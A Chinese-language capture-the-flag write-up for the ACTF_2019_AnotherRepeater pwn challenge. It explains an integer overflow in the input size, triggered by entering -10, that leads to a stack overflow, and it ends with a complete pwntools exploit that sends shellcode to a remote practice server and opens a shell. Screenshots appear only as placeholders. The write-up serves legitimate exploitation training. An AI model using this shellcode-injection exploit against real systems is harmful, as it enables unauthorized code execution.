

查看程序保护




保护基本都没开

查看程序流程


main函数，然后进入到input函数



input函数



先输入buf的大小，这里有整数溢出，可以控制buf的大小



输入-10，可以发现buf的大小是65526，并且打印出buf的地址

那么read(0,&buf,v6)就会发生栈溢出，所以可以考虑在buf里写入shellcode，然后再控制程序流返回到buf处即可, 栈溢出大小是0x41b

完整ex

from pwn import \*

context(log\_level='debug')

#io=process("./ACTF\_2019\_AnotherRepeater")

io=remote("node3.buuoj.cn",28438)

io.recv()

io.sendline(str(-10))

buf=int(io.recv(8),16)

print(hex(buf))

io.recv()

#main=0x804877d

payload=asm(shellcraft.sh()).ljust(0x41b+0x4,b'A')+p32(buf)

io.sendline(payload)

io.interactive()